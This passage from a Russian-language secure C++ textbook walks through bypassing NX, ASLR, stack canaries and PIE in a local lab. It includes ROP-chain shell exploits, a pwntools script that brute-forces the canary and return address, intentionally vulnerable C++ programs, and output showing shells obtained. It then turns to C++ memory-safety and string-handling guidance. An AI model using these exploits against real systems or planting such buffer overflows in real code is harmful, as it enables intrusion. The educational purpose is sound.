


Рисунок 1.16 ROP-цепочка для обхода защиты NX

Эксплойт будет выглядеть следующим образом (Листинг 1.32). Смещение **88** мы уже определили ранее — это смещение, по которому располагается адрес возврата в уязвимой программе. Бинарные данные являются определенными нами ранее адресами гаджетов и аргументов:

- `b'\x11\x52\x55\x55\x55\x55\x00\x00'` — адрес POP_RDI_RET;
- `b'\x98\x86\x9d\xf7\xff\x7f\x00\x00'` — адрес строки BIN_SH;
- `b'\x1a\x50\x55\x55\x55\x55\x00\x00'` — адрес гаджета RET;
- `b'\x60\x0d\x85\xf7\xff\x7f\x00\x00'` — адрес функции SYSTEM;

Команда **cat**, которую мы уже использовали ранее, нужна, чтобы остаться в интерактивном режиме после открытия новой консоли.

Листинг 1.32 Эксплойт с ROP-цепочкой

```
$ (python3 -c "import sys; sys.stdout.buffer.
write(b'A'*88 + b'\x11\x52\x55\x55\x55\x55\x00\x00' +
b'\x98\x86\x9d\xf7\xff\x7f\x00\x00' + b'\x1a\x50\x55\
x55\x55\x55\x00\x00' + b'\x60\x0d\x85\xf7\xff\x7f\x00\
x00' + b'\n')"; cat) | ./stack_overflow_bypass_nx
Enter a password:
id
uid=1000(user) gid=1000(user) groups=1000(user),4(adm),
24(cdrom),27(sudo),30(dip),46(plugdev),122(lpadmin),
135(lxd),136(sambashare)
```

Как можно заметить, этот эксплойт потребовал ввода большого количества бинарных данных. В оригинальной уязвимой программе мы использовали оператор форматного ввода из стандартного потока **std::cin**, по умолчанию он работает в текстовом режиме, и останавливается при появлении пробельных символов. В стандарте C++ не существует переносимого способа переключения потока ввода в бинарный режим, и вряд ли он будет использоваться в продуктовом коде для ввода строк. Для текущего и следующего примеров можно сделать допущение, принять возможность существования более уязвимой программы, использующей бинарный ввод через функцию **read** из POSIX API. При этом потребуется ручное удаление символа окончания строки, чтобы работала основная бизнес логика сравнения строк. Более уязвимая программа будет выглядеть следующим образом (Листинг 1.321).

Листинг 1.321 Более уязвимая программа, использующая бинарный ввод данных

```
#include <array>
#include <iostream>
#include <string_view>
#include <unistd.h>

// Удаляет замыкающий символ окончания строки,
// если он есть
std::string_view trim(std::string_view str) {
    if (const auto pos = str.find('\n');
        pos != std::string_view::npos) {
        str.remove_suffix(str.size() - pos);
    }
    return str;
}

bool auth() {
    // Пароль из 10 единиц сейчас "зашит" в код,
    //но может быть и загружен,
    // в этом случае не получится просто его посмотреть
    std::array<char, 11> requiredPassword{"1111111111"};
    std::array<char, 20> enteredPassword{0};

    std::cout << "Enter a password: " << std::endl;

    // Бинарный ввод данных, с явной уязвимостью
    read(0, enteredPassword.data(), 200);
```

```
return trim(enteredPassword.data()) ==
    requiredPassword.data();
}
int main(int argc, char *argv[]) {
    const auto status{auth()};
    status ? std::cout
                << "Authentication SUCCEEDED"
                << std::endl;
           : std::cout
                << "Authentication FAILED"
                << std::endl;
    return 0;
}
```

1.4.2 Рандомизация адресного пространства

ASLR — еще один механизм защиты от бинарных эксплойтов, который решает проблему принципиально другим образом. В основу положен принцип рандомизации базовых адресов виртуальной памяти. В частности, ASLR делает невозможной атаку **ret2libc**, т.к. адрес размещения библиотеки **libc** в памяти меняется при каждом запуске, его невозможно знать заранее и отправить в переполненный буфер.

Посмотрим, как это работает на практике. Для этого используем утилиту **ldd**, которая показывает адреса прилинкованных библиотек. Как можно заметить, каждый раз библиотеки (в частности **libc**) линкуются по новым адресам, значит механизм ASLR функционирует (Листинг 1.33).

Листинг 1.33 Сравнение адресов библиотек

```
$ ldd ./stack_overflow
    linux-vdso.so.1 (0x00007ffd29bac000)
    libstdc++.so.6 => /lib/x86_64-linux-gnu/libstdc++.so.6
(0x00007f188be00000)
    libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6
(0x00007f188ba00000)
    libm.so.6 => /lib/x86_64-linux-gnu/libm.so.6
(0x00007f188c141000)
    /lib64/ld-linux-x86-64.so.2 (0x00007f188c242000)
    libgcc_s.so.1 => /lib/x86_64-linux-gnu/libgcc_s.so.1
(0x00007f188c121000)
$ ldd ./stack_overflow
    linux-vdso.so.1 (0x00007ffd07548000)
```

```
    libstdc++.so.6 => /lib/x86_64-linux-gnu/libstdc++.so.6
(0x00007f38a9a00000)
    libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6
(0x00007f38a9600000)
    libm.so.6 => /lib/x86_64-linux-gnu/libm.so.6
(0x00007f38a9d10000)
    /lib64/ld-linux-x86-64.so.2 (0x00007f38a9e11000)
    libgcc_s.so.1 => /lib/x86_64-linux-gnu/libgcc_s.so.1
(0x00007f38a9cf0000)
```

Однако, и эта защита не совершенна. Для обхода ASLR может использоваться техника **ret2plt**. Но, чтобы понять ее суть, потребуются небольшие пояснения в механизме динамической линковки библиотек. Т.к. динамические библиотеки — это механизм связывания на этапе запуска, то и формирование конечного адреса обращения к функциям происходит динамически. Загрузочный файл (в Unix-подобных системах используется формат загрузочного файла ELF) содержит несколько секций, среди которых есть две, **.plt** и **.got**, которые представляют собой специальные таблицы для динамического загрузчика:

1. Таблица линковки функций PLT[1]
2. Глобальная таблица смещений GOT[2]

Вызов функции из динамической библиотеки на самом деле реализуется переходом в таблицу PLT, которая отсылает в таблицу GOT. Изначально таблица GOT не содержит настоящих адресов функций, а делает переадресацию на код динамического загрузчика, который определяет адрес и сохраняет его. При следующих вызовах используется ранее определенный адрес, так реализуется "ленивая загрузка". Посмотреть, как это реализовано можно через отладчик, используя команду **disassemble**. В примере ниже, функция **callme** вызывает функцию **system**, но вместо прямого перехода делается вызов в таблицу PLT (Листинг 1.34).

Листинг 1.34 Переход на таблицу PLT

```
gdb-peda$ disassemble callme
Dump of assembler code for function _Z6callmev:
   0x0000000000401236 <+0>: endbr64
   0x000000000040123a <+4>: push   rbp
   0x000000000040123b <+5>: mov    rbp,rsp
   0x000000000040123e <+8>:
```

[1] Procedure Linkage Table

[2] Global Offset Table

```
lea    rax,[rip+0xdbf]        # 0x402004
   0x0000000000401245 <+15>:    mov    rdi,rax
   0x0000000000401248 <+18>:    call   0x4010e0 <system@
plt>
   0x000000000040124d <+23>:    pop    rdi
   0x000000000040124e <+24>:    ret
   0x000000000040124f <+25>:    nop
   0x0000000000401250 <+26>:    pop    rbp
   0x0000000000401251 <+27>:    ret
```

Адрес функции в таблице PLT фиксирован (при условии линковки с опцией **-no-pie**, отключающей позиционно независимый код, подробнее об этом в главе 1.4.4 "Позиционно независимый код"), его можно определить заранее, а значит это хороший кандидат для эксплойта. Определить адрес в таблице PLT можно утилитой **objdump** (Листинг 1.35).

Листинг 1.35 Определение адреса в таблице PLT

```
$ objdump -d stack_overflow_bypass_aslr |
grep "system@plt"
00000000004010e0 <system@plt>:
```

Техника **ret2plt** опирается на то, что вместо прямого вызова нужной функции можно сделать вызов той же функции через таблицу PLT, которая будет содержать нужный адрес в таблице GOT, а та в свою очередь адрес в библиотеке, и уже без разницы был ли этот адрес рандомизирован при помощи ASLR или нет. Единственная проблема заключается в том, что атакуемая программа должна содержать в своем коде вызовы нужных библиотечных функций (при этом не обязательно эти функции должны реально вызываться), иначе линкер их не добавит в таблицу PLT. В нашем ранее рассмотренном примере придется расширить суррогатную функцию **callme**, добавив туда вызов **system** (Листинг 1.36).

Листинг 1.36 Добавление вызова «system»

```
void callme() {
    system("/bin/sh");
    asm volatile (
      "pop %rdi\n"
      "ret");
}
```

После этого можно воспользоваться техникой **ret2plt**. Определим адрес (смещение) функции **system@plt** через **objdump**, как показано выше (Листинг 1.35). Найдем нужные ROP-гаджеты и адрес строки **"/bin/sh"**. Соберем данные для эксплойта из адресов: POP_RDI_RET + BIN_SH + RET + SYSTEM_PLT (Рисунок 1.17):

- `b'\x4d\x12\x40\x00\x00\x00\x00\x00'` — адрес POP_RDI_RET;
- `b'\x04\x20\x40\x00\x00\x00\x00\x00'` — адрес строки BIN_SH;
- `b'\x1a\x10\x40\x00\x00\x00\x00\x00'` — адрес гаджета RET;
- `b'\xe0\x10\x40\x00\00\x00\x00\x00'` — адрес записи в таблице PLT для функции SYSTEM.




Рисунок 1.17 ROP-цепочка для обхода ASLR

Запустим эксплойт, обходящий ASLR, снова увидим желанную консоль (Листинг 1.37).

Листинг 1.37 Запуск эксплойта

```
$ (python3 -c "import sys; sys.stdout.buffer.write(b'A' *
88 + b'\x4d\x12\x40\x00\x00\x00\x00\x00' + b'\x04\x20\
x40\x00\x00\x00\x00\x00' + b'\x1a\x10\x40\x00\x00\x00\
x00\x00' + b'\xe0\x10\x40\x00\00\x00\x00\x00' + b'\n')";
cat) | ./stack_overflow_bypass_aslr
Enter a password:
id
uid=1000(user) gid=1000(user) groups=1000(user),4(adm),
24(cdrom),27(sudo),30(dip),46(plugdev),122(lpadmin),
135(lxd),136(sambashare)
```

1.4.3 Стековая канарейка

Предыдущие два механизма защиты оказались не самыми стойкими, в отличии от следующего на очереди, который уже не так прост для обхода. Стековая канарейка получила свое название от способа, используемого шахтерами для раннего предупреждения о наличии отравляющих газов. Канарейка, которую рабочие брали в шахту, при отравлении погибала первой, сигнализируя о том, что такая же участь скоро ждет и людей.

Применительно к защите стека, канарейка представляет собой случайное значение, которое создается каждый раз при запуске программы и помещается перед адресом возврата (Рисунок 1.19).

При каждом выходе из функции это значение проверяется и сравнивается с эталонным (находящимся в другой области памяти или в регистре). Если атакующий переписал адрес возврата, переполнив буфер, то он переписал и канарейку, которая не совпадет с эталонной и произойдет аварийное завершение.

Узнать канарейку на стеке довольно просто, она будет представлять собой набор случайных значений, обычно оканчивающихся нулевым байтом (Листинг 1.38). Для процессоров с обратным порядком размещения байт (little-endian), а это почти все современные процессоры, нулевой байт на самом деле будет первым. Это дополнительный механизм защиты от переписывания канарейки через переполнение буфера. Нулевой байт является признаком конца строки и стандартные функции работы со строками заканчивают свою работу, встретив его.

Рисунок 1.19 Канарейка помещается перед адресом возврата, защищая его

Листинг 1.38 Так выглядит стековая канарейка

```
gdb-peda$ x/50lx enteredPassword
0x7fffffffdda0: 0x000000000a313131  0x0000000000000000
0x7fffffffddb0: 0x00007fff00000000  0xab77623e458d9600
0x7fffffffddc0: 0x00007fffffffddf0  0x0000000000000000
0x7fffffffddd0: 0x00007fffffffddf0  0x000000000040146f
0x7fffffffdde0: 0x00007ffff7008f58  0xab77623e458d9600
0x7fffffffddf0: 0x00007fffffffde10  0x000000000040155b
0x7fffffffde00: 0x00007fffffffdf28  0x00000001f7d1e934
0x7fffffffde10: 0x0000000000000001  0x00007ffff7829d90
0x7fffffffde20: 0x00007ffff7e28fa0  0x0000000000401542
0x7fffffffde30: 0x00000001f7e233d0  0x00007fffffffdf28
```

Существует не так много принципиальных вариантов для обхода канарейки: подобрать, либо вычитать на этапе запуска (осуществить утечку данных, не путать с утечкой памяти), либо перезаписать эталонное значение. Кажется, что подбор 64 бит (или 56 если не считать нулевой байт) займет слишком много времени (72,057,594,037,927,936 попыток). Однако, атакуемая программа может быть так написана, что попыток потребуется гораздо меньше.

Вернемся к нашему примеру с программой аутентификации. Допустим, автор решил ее расширить и ввел возможность многократного ввода пароля, при этом функцию ввода вынес в отдельный процесс. Изоляция недоверенного ввода в отдельном процессе — это хорошая практика (подробно об этом написано в главе 3.2.8 "Домены безопасности"), однако, реализация в итоге становится уязвимой к атаке подбора стековой канарейки грубой силой (Листинг 1.39).

Листинг 1.39 Программа, уязвимая для подбора стековой канарейки

```
bool forkedAuth() {
    bool authenticated{false};
    if (fork() == 0) {
        // Дочерний процесс
        const auto status{auth()};
        status ? std::cout
                    << "Authentication SUCCEEDED"
                    << std::endl
               : std::cout
                    << "Authentication FAILED"
                    << std::endl;;
        exit(status ? 0 : 1);
    } else {
```

```
        // Родительский процесс
        int status{0};
        if (wait(&status) == -1) {
            return false;
        }
        if (WIFEXITED(status) && WEXITSTATUS(status) == 0) {
            authenticated = true;
        }
    }
    return authenticated;
}

int main(int argc, char *argv[]) {
    while (!forkedAuth()) {}
    return 0;
}
```

Дело в том, что функция **fork** производит копирование адресного пространства родительского процесса в дочерний. А значит будут скопированы и канарейки. Имея возможность запускать неограниченное количество дочерних процессов, можно подобрать нужное значение канарейки байт за байтом, начиная с начала, оставляя неизменной оставшуюся часть, и для этого понадобится всего 7 * 256 = 1792 попытки (здесь 7 — это количество значимых байт в канарейке, которая состоит из 8 байт, но первый байт нулевой, его подбирать не нужно, а 256 — это количество возможных значений в одном байте). Эксплойт в данном случае будет содержать не только статические адреса, но и целую программу, которая будет производить подбор. Такую программу удобнее всего написать на языке **Python** или подобном скриптовом языке. Дополнительно мы будем использовать библиотеку инструментов **pwntools**. В реальной жизни у атакующего вряд ли будет локальный доступ к загрузочному файлу, а атаку он скорей всего будет проводить удаленно, если сервис аутентификации выставлен наружу. Основной цикл подбора будет выглядеть следующим образом (Листинг 1.40).

Листинг 1.40 Цикл подбора отдельного байта стековой канарейки

```
def find_next_byte(payload):
    for i in range(256):
        next_byte = bytes([i])
        test_payload = payload + next_byte
        # p — это объект запускаемого процесса
        p.send(test_payload)
        output = p.recvuntil(b"Enter a password")
```

```
        if "Authentication" in output.decode():
            print(f"[+] Found right byte {hex(i)}")
            return next_byte
    print("[-] Failed to find right byte")
    exit()
```

Потребуется подобрать всего 8 байт (один из которых нулевой, он будет подобран сразу), (Листинг 1.41).

Листинг 1.41 Подбор стековой канарейки

```
from pwn import *

p = process("./build/stack_overflow_bypass_canary")
p.clean()

offset = 'A' * 24
payload_to_canary = offset.encode()

canary = b''
for i in range(8):
    canary = canary + \
             find_next_byte(payload_to_canary + canary))
```

Далее дело техники. Воспользуемся уже знакомой нам ROP–цепочкой: POP_RDI_RET + BIN_SH + RET + SYSTEM_PLT (фрагмент показан ниже в листинге 1.42, полный код эксплойта приведен в приложении 1).

Листинг 1.42 Собираем ROP-цепочку

```
payload_with_canary = payload_to_canary + canary
# Пропускаем паддинг, который определяем
экспериментально
payload_with_canary += b'\x42' * 24
# Добавляем адрес гаджета POP_RDI_RET
payload_with_canary += p64(pop_rdi_ret)
# Добавляем адрес строки "/bin/sh"
payload_with_canary += p64(bin_sh)
# Добавляем адрес гаджета RET
payload_with_canary += p64(ret)
# Добавляем адрес функции system
payload_with_canary += p64(system_plt)

# Очищаем стандартный вывод атакуемой программы
p.clean()
```

```
# Отправляем ROP-цепочку
p.sendline(payload_with_canary)

# Очищаем стандартный вывод атакуемой программы
p.clean()
# Переходим в интерактивный режим для ввода команд,
# если ROP-цепочка сработала,
# здесь должна быть запущена консоль
p.interactive()
```

В результате через несколько минут будет получен доступ в консоль (Листинг 1.43).

Листинг 1.43 Результат обхода стековой канарейки

```
$ ./bypass_canary.py
[+] Starting local process './build/stack_overflow_
bypass_canary': pid 65259
[+] Found right byte 0x0
[+] Found right byte 0x18
[+] Found right byte 0x5e
[+] Found right byte 0x8c
[+] Found right byte 0xb
[+] Found right byte 0x16
[+] Found right byte 0x10
[+] Found right byte 0xe5
Found canary value: 00185e8c0b1610e5
[*] Switching to interactive mode
$ id
uid=1000(user) gid=1000(user)
groups=1000(user),4(adm),24(cdrom),27(sudo),30(dip),
46(plugdev),122(lpadmin),135(lxd),136(sambashare)
```

1.4.4 Позиционно независимый код

У рассмотренного ранее механизма ALSR есть еще одно проявление. Загрузочный файл (или библиотека), скомпилированные с поддержкой определенного флага (**-fPIE** и **-fPIC**), получают возможность размещать по произвольным адресам не только линкуемые библиотеки, но и свои собственный сегменты кода, стека, данных и т.д. Эта возможность называется PIE[1] или PIC[2]. Если такая защита включена, то нельзя опреде-

[1] Position Independent Executable

[2] Position Independent Code

лить адрес ROP–гаджета или нужной константной строки. Но и здесь можно применить точно такие же техники как для обхода канарейки.

Для нашего примера с аутентификацией в разных процессах можно снова воспользоваться методом грубой силы. Не потребуется даже серьезно менять код эксплойта. Функция **find_next_byte** будет вызываться как для подбора канарейки, так и для подбора адреса возврата. Сам по себе адрес возврата из какой–то функции нам не сильно интересен. Однако, из него можно получить адрес секции кода, а он в свою очередь будет базой для нужных нам ROP–гаджетов и появится возможность сформировать ROP–цепочку.

Определить базовое смещение для кода программы можно через утилиту **objdump**, найдя адрес секции **.init**, она всегда располагается в самом начале. В нашем случае базовое смещение будет равно **0x1000** (Листинг 1.44).

Листинг 1.44 Определение базового смещения

```
$ objdump -d ./stack_overflow_bypass_pie | grep init
Disassembly of section .init:
0000000000001000 <_init>:
```

Той же утилитой **objdump** можно определить адрес последней секции **fini** это даст нам общий размер всех секций в бинарном файле (Листинг 1.441).

Листинг 1.441 Определение адреса последней секции

```
$ objdump -d ./stack_overflow_bypass_pie | grep fini
Disassembly of section .fini:
0000000000001bcc <_fini>:
```

Вычтя из финального адреса базовый (**1bcc — 1000**), мы узнаем, что весь код укладывается в три шестнадцатеричных разряда, а это ровно одна страница памяти 4096 байт. Определив исходный адрес возврата, нужно совершить простое арифметическое действие, и мы получим базовый адрес секции кода: **base = ret — (ret & 0xfff) — 0x1000**. Здесь маска **0xfff** обозначает те самые три значащие разряда, которые мы определили, а **0x1000** — это базовое смещение кода.

Еще одно важное отличие от предыдущих эксплойтов состоит в том, что мы не можем задать адреса нужных нам элементов изначально, нам придется определять их на основе базового адреса и смещения (полный код эксплойта приведен в приложении 2). И подождать в итоге придется в 2 раза дольше, но оно того стоило, т.к. нам в итоге удалось обойти все стандартные механизмы защиты, результат показан ниже (Листинг 1.45).

Листинг 1.45 Результат обхода защиты PIE

```
$ ./bypass_pie.py
[+] Starting local process './build/stack_overflow_
bypass_pie': pid 67468
[+] Start bruteforcing canary...
[+] Found right byte 0x0
[+] Found right byte 0x15
[+] Found right byte 0xe
[+] Found right byte 0x34
[+] Found right byte 0x45
[+] Found right byte 0xfb
[+] Found right byte 0xd1
[+] Found right byte 0x4e
Found canary value: 00150e3445fbd14e
[+] Start bruteforcing return address...
[+] Found right byte 0x92
[+] Found right byte 0xb4
[+] Found right byte 0xbb
[+] Found right byte 0xe8
[+] Found right byte 0x8c
[+] Found right byte 0x55
[+] Found right byte 0x0
[+] Found right byte 0x0
Found return address value: 0x558ce8bbb492
[*] '/home/user/projects/appsec/exploit/build/stack_
overflow_bypass_pie'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[*] Loading gadgets for '/home/user/projects/appsec/
exploit/build/stack_overflow_bypass_pie'
Init offset: 0x1000
Base address: 0x558ce8bba000
Bin sh: 0x558ce8bbc004
Pop rdi: 0x558ce8bbb2e0
Ret: 0x558ce8bbb01a
System plt: 0x558ce8bbb144
[*] Switching to interactive mode
$ id
uid=1000(user) gid=1000(user)
groups=1000(user),4(adm),24(cdrom),27(sudo),30(dip),
46(plugdev),122(lpadmin),135(lxd),136(sambashare)
```

На этом наши эксперименты с бинарными эксплойтами закончены, можно перевести дух и перейти наконец к безопасной разработке.

1.5 C++ и безопасность

C++ — удивительный язык. В современном мире, где появление нового языка программирования, считается рядовым событием, а количество существующих уже перевалило за третий порядок, C++ уверенно занимает свою нишу и при всех своих недостатках остается популярным и востребованным. Недостатки при этом весьма существенны. Безопасность, как известно, это базовая потребность, а значит C++ имеет фундаментальные проблемы, т.к. именно с безопасностью в языке не все гладко.

C++ входит в число языков небезопасных с точки зрения работы с памятью. Опасность заключается в том, что использующий такие языки разработчик, считается достаточно квалифицированным, чтобы организовать безопасную работу с памятью самостоятельно, без помощи со стороны языка. Который не накладывает практически никаких ограничений на работу, позволяет размещать любые данные, разрешая безграничный доступ во все уголки имеющегося адресного пространства.

Такая гибкость открывает широкие возможности для увеличения скорости и гибкости программы, с другой стороны, атакующие получают массу возможностей для взлома. Если учесть, что 70% всех уязвимостей связано именно с памятью[1], то и проблема эта весьма актуальна. Конечно, она решается, и придумано много способов разной степени эффективности, о которых мы конечно поговорим. Но, принципиальный выход из сложившейся ситуации вряд ли появится, иначе C++ потерял бы свою нишу сверхэффективного языка программирования с нулевой потерей производительности. Значит, разработчики и дальше будут искать новые способы безошибочного управления памятью, а хакеры — пытаться найти в них бреши.

Память — это не единственная проблема. В спецификацию языка заложен большой список неопределенного поведения[2]. Сделано это не для того, чтобы запутать программистов или заставить их внимательно вчитываться в стандарт, а для того, чтобы оставить

[1] Software Memory Safety https://media.defense.gov/2022/Nov/10/2003112742/-1/-1/0/CSI_SOFTWARE_MEMORY_SAFETY.PDF

[2] Undefined Behavior, сокращенно UB

пространство для маневра разработчикам компиляторов, которые могут лучше оптимизировать свой код. К сожалению, так же, как и с ручным управлением памятью, неопределенное поведение — это клондайк для атакующих.

Не столь значительные, на общем фоне, но все же существенные проблемы касаются также механизма приведения типов, доставшегося от C. Несмотря на то, что C++ — это язык со строгой типизацией, однако в нем все же присутствуют неявные преобразования и усечения. С появлением нового синтаксиса (например, при использовании универсальной инициализации с фигурными скобками, о чем мы дальше будем говорить) описанная выше проблема несколько потеряла актуальность, однако, в многочисленном легаси-коде она остается.


Исторический багаж, который накопил язык за более чем 30 лет своего существования в конечном итоге накладывает серьезный отпечаток на безопасность. Изначальное стремление к обратной совместимости с языком C привело к поддержке стандартных функций этого языка, это в свою очередь дало программистам возможность комбинировать низкоуровневые и высокоуровневые абстракции, что многократно повысило вероятность ошибок. Часто такая комбинация просто необходима, например, в случае вызова системного API, написанного в процедурном стиле.

Если говорить только про высокоуровневые абстракции в C++, то они, к сожалению, тоже не всегда способствуют сокращению числа ошибок. C++ считается сложным языком как для обучения, так и для использования. Порог вхождения очень высок, требуется довольно много практики, чтобы разрабатывать эффективные программы, да еще и с оглядкой на безопасность.

Может показаться, что безопасное использование C++, при всех описанных выше проблемах — настоящий вызов. В этом есть доля правды, и простых решений ждать точно не стоит. Хорошая новость состоит в том, что, в конечном итоге, все проблемы безопасности решаются и на выходе получается быстрая и надежная программа. Для безопасных же языков программирования ситуация обратная, там довольно просто получить надежную программу, но сделать ее такой же быстрой будет практически невозможно.

Итак, в C++ мы получаем быстроту практически из коробки, остается поработать над безопасностью, о чем и пойдет речь в следующих главах.

2 Безопасная реализация



В этой части будет много кода. Ошибки в программах на C++ сильно влияют на безопасность, но если знать о самых распространенных, то можно избежать проблем. Мы попробуем определить самые частые дефекты реализации и посмотрим, как их исправить. Эта часть будет интересна в первую очередь разработчикам.

2.1 Строки

Строки в C++ — не самый большой источник ошибок, при одном простом условии — если не использовать процедурный стиль, унаследованный из языка C. От языка C в C++ перешло понятие нуль–терминальной строки, где, признаком конца является нулевой байт (Рисунок 2.1). Однако, в C++ такая строка не является основной, а существует только для совместимости.

Рисунок 2.1 Нуль-терминальная строка

Базовые классы строк в C++ это **std::string** (для ASCII и UTF–8 строк, размер типа символа всегда 1 байт, при этом в UTF–8 сами символы имеют переменную длину от 1 до 4–х байт или в терминологии UTF — октетов) и **std::wstring** (для UTF–16 или UTF–32, в зависимости от платформы тип символа занимает либо 2, либо 4 байт, при этом символ в UTF–16 может занимать 2 или 4 октета, а в UTF–32 всегда 4 октета), которые являются специализациями шаблона **std::basic_string** из **STL**[1]. Существуют также менее популярные строки с явным указанием кодировки: **std::u8string**, **std::u16string**, **std::u32string** (Таблица 2.1). До C++11 строки не обязаны были хранить свое содержимое в виде нуль–терминальной строки, сейчас на это можно полагаться.

Таблица 2.1 Строки в C++

Класс строки	Размер элемента (байт)	Поддерживаемые кодировки	Специализация шаблона
std::string	1	ASCII, UTF-8	std::basic_string<char>
std::wstring	2 или 4	UTF-16, UTF-32	std::basic_string<wchar_t>
std::u8string	1	UTF-8	std::basic_string<char8_t>
std::u16string	2	UTF-16	std::basic_string<char16_t>
std::u32string	4	UTF-32	std::basic_string<char32_t>

С точки зрения безопасности, строковые классы — это огромный шаг вперед по сравнению с С–строками, т.к. они являются динамическими контейнерами, а значит размер может увеличиваться в зависимости от входных данных. Это важное свойство, делающее ошибки типа переполнения стека и кучи очень редкими. Само по себе использование строковых классов можно считать защитным механизмом. Например, очевидное переполнение стека в фрагменте ниже (Листинг 2.1) не случилось бы при использовании **std::string**. В данном фрагменте может произойти переполнение буфера при вводе строки больше 100 символов.

Листинг 2.1 Переполнение статического буфера на стеке

```
{
    char buf[100];
    std::cin >> buf;
}
```

[1] Standard Template Library — стандартная библиотека шаблонов

В следующем фрагменте (Листинг 2.2) переполнения быть не может, т.к. при вводе новых символов контейнер **std::string** будет динамически увеличиваться.

Листинг 2.2 Нет переполнения при использовании динамических контейнеров

```
{
    std::string buf;
    std::cin >> buf;
}
```

Однако, не все так радужно, есть и другие проблемы, которых стоит опасаться.

2.1.1 Инициализация нулевым указателем

